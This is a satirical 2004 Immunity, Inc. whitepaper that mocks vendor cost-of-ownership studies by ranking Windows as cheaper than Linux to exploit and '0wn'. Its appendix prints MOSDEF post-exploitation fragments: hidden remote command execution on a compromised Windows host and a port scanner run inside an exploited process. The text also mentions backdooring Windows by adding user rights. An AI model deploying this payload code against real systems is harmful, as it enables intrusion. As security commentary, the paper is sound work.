Microsoft Windows: A lower Total Cost of 0wnership

August 12, 2004

Table of Contents

Introduction


Microsoft has long asked third party analysts for accurate assessments of the total cost of ownership of Microsoft Windows deployments, especially against the Linux deployments commonly going into all segments of the market. However, Immunity, Inc. as a third party assessment provider has, until now, not done a thorough analysis, using Immunity proprietary data to tell the true story about the costs of Open Source.

Other sources of 3rd party information can be found here: http://www.microsoft.com/mscorp/facts/default.asp

The point of contact for this paper is Dave Aitel, Vice President of Media Relations, Immunity, Inc. He can be reached at dave@immunitysec.com. Further information on Immunity, Inc. is available at http://www.immunitysec.com .

Executive Summary

Based on our analysis, Microsoft Windows has one half the Total Cost of 0wnership (TC0) of modern Fedora Core Linux based technologies.



Immunity's Methodology

Immunity has four major services: Training on exploit development and vulnerability analysis, Application Security Consulting, the CANVAS assessment product, and the Immunity Vulnerability Sharing Club. In each of these, the costs to penetrate (0wn) systems based on Microsoft Windows Technologies was compared to the costs against a modern Linux system. In general there are three aspects to 0wning a system. These three things, Vulnerability Detection, Exploit Development, and Attack Execution, were used by Immunity to determine the costs to 0wn the different operating systems in configurations encountered during Immunity engagements. As Immunity is not in the rootkit (www.rootkit.com) writing business, this paper does not cover the costs of maintaining 0wnership over a given OS.

Vulnerability Detection

There are several factors that affect how difficult it is to find vulnerabilities on a target platform. Some of these are listed below. Immunity's judgments are drawn from our current collection of remote 0day in the VSC, countless 0day in custom applications for Immunity Consulting customers across many different operating systems and over 80 remote exploits in CANVAS.

Portability of common exploit development tools

IDA-Pro, the premier disassembler and reverse engineering tool (a database and a disassembler together make for a powerful combination) is able to disassemble both Linux and Windows binaries, but only runs on Windows. A Linux version is, however, rumored to be in the works.

PDB (Python Debugger), Immunity's newest tool in the armory, is available only for Windows (although the client is available on both Linux and Windows). This tool allows for many advanced scripts to be run, widely automating the exploit development process.

Ollydbg (Visual Debugger), is far superior to GDB in many ways needed for exploit development. In addition, windbg and Softice provide valuable options for debugging at the kernel and user level.

The TC0 advantage is clearly obvious for the Windows platform.

Availability of Fish

Finding a vulnerability is like finding a fish. If the pond is overfished, it's harder to find them. Hackers are rather evenly split between running Linux and running Mac OSX. As much as few professional NASCAR drivers drive Dodge Neons, a negligible amount of skilled hackers use Windows as their primary OS.

Not to mention, many Win32 fish are given out for free by Microsoft when releasing patches. (See http://sabre-security.com/ for BinDiff).

Here, there can be only one option. Even extremely modern versions of Windows have a TC0 much lower than older Linuxes.

Time to 0day

Immunity's team is typically tasked with three major fronts at a time. One front, to develop old exploits for CANVAS, is ongoing. The second, to develop new infrastructure for CANVAS. The third, to assess major system components of various operating systems and products to discover new vulnerabilities. The time between Immunity management requesting a vulnerability against a particular operating system and one of Immunity's researchers delivering a suitable vulnerability is described as the “Time to 0day”. This TT0 provides a convenient metric for the process of vulnerability discovery under different operating systems.

Operating System	Number of 0day	Average Time
Mac OS X	3	1 hour
Windows 2000/XP/2003	4	3 days
Linux (FC2)	3	6 days

As clearly demonstrated, other than the toy OS Mac OS X, Windows has the lowest TC0 on the market.

Exploit Development

There are many levels of defenses in a modern operating system. Each of these has implementation weaknesses and strengths. Overall, Windows has a large advantage in TC0 as demonstrated by the following sections.

Kernel-level defenses

Execshield comes by default with Fedora Core 1 and 2, a superior

protection, PaX, can be installed at no cost. Notably, this protection does not prevent Linux from being 0wned when a third party program is installed. Unreal Tournament is a good example of a program which has an executable stack when installed even on Fedora Core 2. With PaX installed, even the kernel has moderate levels of protection against standard buffer overflow attacks.

PaX is a great example of a kernel level protection done by a third party. In the Open Source community, protections compete by their merit. In the Windows community, it is impossible to have a good kernel level protection implemented by a vendor other than Microsoft, which allows for greater manageability by both users and hackers.

Hence, out of the box Windows has no protection of this nature at all. Windows XP SP2 plans to support W^X style protection (somewhat weaker than Execshield!) but only with hardware support[1]. Currently, this means that N^X is not available, and it most likely will not be widely deployed for some time on the Windows platform.

In addition, kernel layer segmentation provided by chroot() can often be a nightmare when exploiting Linux. While group policies and other complex ACLs can sometimes be deployed on the Windows Platform, this is comparatively rare, and often, due to sheer complexity, easily worked around.

The TC0 advantage is clearly for the Windows Platform.

Executable Defenses

Various options assigned to the compiler and system libraries can make a big difference in platform exploitability, and hence, TC0. These are detailed below.

Compiler defenses

Both Linux and Windows come with stack canaries built into their compilers. In Linux, this is via Propolice, and in Windows, via /gS. Both are reasonably equivalent, except that Win32 processes have a overly complex exception management procedure, which tends to make overcoming such protections a lot easier than on Linux. Windows binaries currently undergo some advanced vulnerability detection routines (prefix and prefast) as well. These measures are currently ineffective but may raise the TC0 of Windows in the future.

---

1 Software support is limited and given in some small detail at the URL below. It is not general purpose protection at the level of PaX or ExecSheild. http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/sp2mempr.mspx

Library Defenses

Modern Windows (as of XP SP2) contains heap overflow protection. This raises its TC0 dramatically, but is not yet in production and has not been considered for this survey.

Shellcode, MOSDEF and other Exploit Infrastructure

Immunity CANVAS employs an advanced exploit payload system known as MOSDEF. This system allows for “C remoting” across host boundaries. For example, after you attack a system running Fedora Core 2, you can then have the MOSDEF system run a TCP port scanner module on that target and send you back the results. It does this by compiling a C proglet into shellcode, and having it executed in the remote systems' process space.

So one of the major factors when building CANVAS for each platform was “How much does it cost to build MOSDEF for that platform?” This is complicated by the costs of MOSDEF that are spread across both platforms. For example, the C compiler and the X86 assembler. So one must do comparisons based on the costs of creating platform specific changes. This is mostly relegated to the initial stages of an exploit's shellcode and to special effects.

On Linux, system calls go directly to the kernel, but on Windows, you must first traverse user-land level libraries such as kernel32.dll. This major architectural difference has conflicting results. At first, it makes things much harder, as the process heaps must be cleaned up before you can proceed to using socket calls and establishing outbound connections. However, once this is done, the full Win32 API is then available to you, and you can use it without reimplementing libc, as you have to do in Linux. This makes post-exploit development much easier, as shown by the following code fragment in Appendix A.

Static Addresses

A modern Linux has few static addresses. Windows, on the other hand, has thousands of different global variables an exploit developer can use to exploit a target. The PEB is just one example.

Attack Execution

There are quite a few places where running your attacks against a target can be a difficult and painful experience. Remote manageability, patching, and other areas are places where Windows truly shines. For these reasons, we find that the Windows advantage

in Total Cost of 0wnership extends to every level of our testing.

Patch Maintenance

Both Fedora Core and Windows systems include automatic patch updating. However, only Fedora Core supports non core OS products, such as image manipulation programs. As such, Fedora Core is more likely to be updated than Windows systems.

User Error

Few Windows users can identify the purpose of all the processes running on their system. Even fewer know what tool to use to discover which processes are listening on which ports. In Linux, this is built into the netstat program. It's unlikely a Windows user will even know how to determine which users are able to log in remotely to their system. Adding new capabilities to users is a common and entirely effective way to backdoor a Windows system.

Summary

Immunity's findings clearly show that the best platform for your targets to be running is Microsoft Windows, allowing you unparalleled value for their dollar. This result reinforces the fact that its important to consider more than just licensing fees when your targets choose their OS. Indeed, a variety of factors go into their choice, and over time, Windows has demonstrated itself to be the top contender in the, in both the server and the desktop space for Total Cost of 0wnership.

Appendix A – MOSDEF examples

A Win32 popen() fragment in MOSDEF

```
        vars={}
        vars["command"]=command
        vars["cmdexe"]=cmdexe
        vars["stdin"]=hChildStdinRd
        vars["stdout"]=hChildStdoutWr
        code="""
        #import "local","sendint" as "sendint"
        #import "remote","kernel32.dll|GetStartupInfoA" as
"getstartupinfoa"
        #import "remote","kernel32.dll|CreateProcessA" as
"createprocessa"
        #import "string","cmdexe" as "cmdexe"
        #import "string","command" as "command"
        #import "local", "memset" as "memset"
        #import "int", "stdin" as "stdin"
        #import "int", "stdout" as "stdout"
        //#import "local", "debug" as "debug"

        struct STARTUPINFO {
        int cb;
        char * lpReserved;
        char * lpDesktop;
        char * lpTitle;
        int dwX;
        int dwY;
        int dwXSize;
        int dwYSize;
        int dwXCountChars;
        int dwYCountChars;
        int dwFillAttribute;
        int dwFlags;
        short int wShowWindow;
        short int cbReserved2;
        int * lpReserved2;
        int hStdInput;
        int hStdOutput;
        int hStdError;
        };

        void main() {
          struct STARTUPINFO si;
          int inherithandles;
          int i;
          char pi[32];

          memset(pi,0,16);
          inherithandles=1;
          getstartupinfoa(&si);
```

```
          si.dwFlags=0x0101; //STARTF_USESTDHANDLES |
STARTF_USESHOWWINDOW
          si.wShowWindow=0;
          si.hStdInput=stdin;
          si.hStdOutput=stdout;
          si.hStdError=stdout;
          i=createprocessa
(cmdexe,command,0,0,inherithandles,0,0,0,&si,pi);
          sendint(i);
        }

        """
        request=self.compile(code,vars)
        self.sendrequest(request)
        ret=self.readint()
```

A Linux TCP Portscanner in MOSDEF

```
          vars={}
          vars["startip"]=startip
          vars["numberofips"]=numberofips
          vars["AF_INET"]=AF_INET
          vars["SOCK_STREAM"]=SOCK_STREAM
          vars["startport"]=startport
          vars["endport"]=endport

          code="""
          #import "local", "connect" as "connect"
          #import "local", "close" as "close"
          #import "local", "socket" as "socket"
          #import "local", "sendint" as "sendint"
          #import "local", "htons" as "htons"
          #import "local", "htonl" as "htonl"
          #import "local", "debug" as "debug"
          #import "int", "startip" as "startip"
          #import "int", "startport" as "startport"
          #import "int", "endport" as "endport"
          #import "int", "numberofips" as "numberofips"
          #import "int", "AF_INET" as "AF_INET"
          #import "int", "SOCK_STREAM" as "SOCK_STREAM"
          #include "socket.h"

          void main()
          {
            int currentport;
            int sockfd;
            int fd;
            int doneips;
            int currentip;

            struct sockaddr_in serv_addr;
```

```
  serv_addr.family=AF_INET; //af_inet
  currentip=startip;
  doneips=0;

  while (doneips<numberofips)           {
       //FOR EACH IP...
       doneips=doneips+1;
       serv_addr.addr=htonl(currentip);
       currentport=startport;
       while (currentport<endport) {
         //FOR EACH PORT
         //debug();
         sockfd=socket(AF_INET,SOCK_STREAM,0);
         //debug();
         serv_addr.port=htons(currentport);
         if (connect(sockfd,&serv_addr,16)==0) {
           //sendint(23);
           sendint(currentport);
         }
         //debug();
         //sendint(22);
         close(sockfd);
         //sendint(20);
         currentport=currentport+1;
         //sendint(21);

       }
       currentip=currentip+1;
  }
 sendint(0xffffffff);
}
"""
request=self.compile(code,vars)
self.sendrequest(request)

port=0
openports=[]
while port!=-1:
     port=self.readint()
     if port!=-1:
          openports.append(port)
return openports
```